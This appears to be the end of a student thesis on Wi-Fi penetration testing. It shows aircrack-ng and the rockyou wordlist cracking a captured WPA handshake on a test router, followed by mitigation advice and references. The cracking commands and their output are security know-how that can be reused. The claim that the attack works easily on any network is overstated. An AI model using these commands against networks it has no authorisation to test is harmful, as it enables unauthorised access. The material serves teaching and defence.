
kali@kali: ~
$ gunzip rockyou.txt.gz

kali@kali: ~
$ ls
Capture-01.cap  Capture-01.kismet.csv  Capture-01.log.csv  Documents  Links  Music  Project  ReconWolf  Templates
Capture-01.csv  Capture-01.kismet.netxml  Desktop  Downloads  meter.exe  Pictures  Public  rockyou.txt  Videos
```

(Figure 23: Preparing wordlist)

Cracking of the key can be done with the command:

```
aircrack-ng Capture-01.cap -w rockyou.txt
```



```
(kali@cipher)-[~]
$ ls
Capture-01.cap  Capture-01.kismet.csv  Capture-01.log.csv  Desktop  Documents  Links  Music  Project  Reconwolf  Templates
Capture-01.csv  Capture-01.kismet.netxml  meter.exe  Pictures  Public  rockyou.txt  Videos


(kali@cipher)-[~]
$ wc rockyou.txt
14344392 14442062 139921507 rockyou.txt

(kali@cipher)-[~]
$ aircrack-ng Capture-01.cap -w rockyou.txt
Reading packets, please wait...
Opening Capture-01.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 27873 packets.

# BSSID      ESSID      Encryption
1 F4:F2:6D:3A:FB:26 TP-Link WR740N WPA (1 handshake)

Choosing first network as target.
Reading packets, please wait...
Opening Capture-01.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 27873 packets.
```

(Figure 24: Brute forcing started)



```
Reading packets, please wait...
Opening Capture-01.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 27873 packets.

1 potential targets

Aircrack-ng 1.7

[00:00:06] 34963/14344392 keys tested (5703.79 k/s)

Time left: 41 minutes, 48 seconds 0.24%

KEY FOUND! [ Password123 ]

Master Key   : CE 53 F2 BF C8 32 62 2F 4A 16 C0 92 C3 1B 59 AA
              06 E0 97 84 27 BD 77 D9 B9 67 18 DE 72 33 2A

Transient Key : D3 9A 52 8B 38 59 4C 5A D4 77 DF E1 B3 F3 4C 92
              7D 44 0A 55 55 DD 9E D1 68 1D 60 9A D7 C2 72 AB
              F6 FA AA 71 4E E1 37 C0 2C 6F FD 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC   : B5 C9 C9 24 5F 19 B3 41 B4 30 63 C7 25 39 20 80
```

(Figure 25: Key Cracked)

As shown in Figure 23, the login key for the Test Network “TP-Link WR740N” has been cracked. The whole process is quite simple and can be easily executed on any network.

CHAPTER 9 - MITIGATION

01) Change default home network name – If one has to secure their wireless network, the first thing they should do is change their default home network name. This is also known as SSID. The default network name reveals the router brand being used and helps cyber criminals search for vulnerabilities in specific brands and try to exploit vulnerabilities present in them. SSID should be unique and should not reveal the brand manufacturer name.

02) Wi-Fi Password – Many times the password set for accessing a wireless connection is too simple to predict and guess. Mobile number, children's name, and date of birth can prove a disaster since anyone can get into your network. The password should be long enough and must be a combination of alphabet, numbers and special characters so it becomes difficult for an attacker to guess the password. Also, the Wi-Fi password should be changed after a certain period like after every 30 days or so.

03) Wireless Encryption – Routers provide various encryption like WEP, WPA, WPA2 and WPA3. WEP and WPA should not be used anyhow, WPA2 should be used. Not all routers provide WPA3 and if available WPA3 should be used instead of WPA2 along with AES Encryption.

04) Default login username password – By default majority of the routers use admin:admin as the username password for accessing the router console page. This is the easiest way to access the router console once you are in the network and can change the password of the Wi-Fi connection. The default username and password should be changed so it becomes difficult to access the router console.

05) Change default IP to access router console – Usually router console can be easily accessed by querying 192.168.0.1 or 192.168.1.1 over the Browser. This makes it very easy for anyone to access the router login page and try various password combinations. If the default IP is changed, it becomes difficult to access the console page and try brute forcing the passwords.

06) Turn off DHCP – If possible DHCP should be turned off and only static IP addresses should be assigned to the devices in the network.

07) Disable Remote Access to Router – Many a times the router console can be accessed remotely. This enables an attacker to access the router over the internet, making the router more

vulnerable and prone to various forms of attacks that can be conducted sophisticatedly over the internet.

08) Firmware Update – The router firmware should be kept updated to the latest version. This prevents flaws and vulnerabilities present in older versions which can be exploited by an attacker.

09) Firewall – A firewall should be actively used to allow legitimate traffic to flow within the network. Proper firewall settings should be done on the router page to allow only certain types of traffic rest should be denied.

10) VLAN Isolation – VLAN should be made use of to segregate the network and allow devices to be placed in a particular VLAN.

11) Use Wireless Controller - Wireless Controller is a device which controls and manages functionalities of all the access points in the network. Thus, a wireless controller configures and manages all the access points within the network. This mitigates evil twin and MITM attacks.

12) WPA2 should be used - WPA2 encryption protocol should be used by default. If available, WPA3 should be used.

13) Employ AAA for recording user activity - Authentication, Authorization, and Accounting (AAA) server such as a RADIUS server should be made use of for authentication and authorization of users. Also, their activity should be logged and recorded.

14) VPN - Make use of VPN if needed or possible.

15) Segregate Guest Network - Guest networks should be segregated and separate VLANs must exist for guest users and employees.

These are some of the simple and effective steps which when followed can provide all round protection for your Wi-Fi Network.

CHAPTER 10 - SUMMARY

The wireless network is an integral part of modern Information Technology and is being implemented on most of the smart gadgets used daily. With such a vast field of implementation, security concerns have gone up drastically. Despite several security arrangements, new ways of penetrating the devices are being introduced and will always be introduced.

The main goal of this thesis was to penetrate a wireless test network to determine the security level of the network. The test network was penetrated using the Air-crack tool from Kali Linux, thus revealing a vulnerability in the network. To maintain the desired security level, it is therefore always necessary to be upgraded. As per concern over IEEE 802.11 standards, it would be wise to change security parameters every once in a while. Whilst penetration testing is unable to secure wireless networks completely, it helps make them safer by revealing vulnerabilities.

CHAPTER 11 - REFERENCES

- <https://standards.ieee.org/beyond-standards/the-evolution-of-wi-fi-technology-and-standards/>
- https://www.electronics-notes.com/articles/connectivity/wifi-ieee-802-11/standards.php#google_vignette
- <https://www.securew2.com/blog/complete-guide-wi-fi-security>
- <https://networklessons.com/cisco/ccnp-encor-350-401/wpa-and-wpa2-4-way-handshake>
- <https://purplesec.us/perform-wireless-penetration-test/>
- <https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-wifi>
- <https://www.cobalt.io/blog/wireless-network-penetration-test-importance>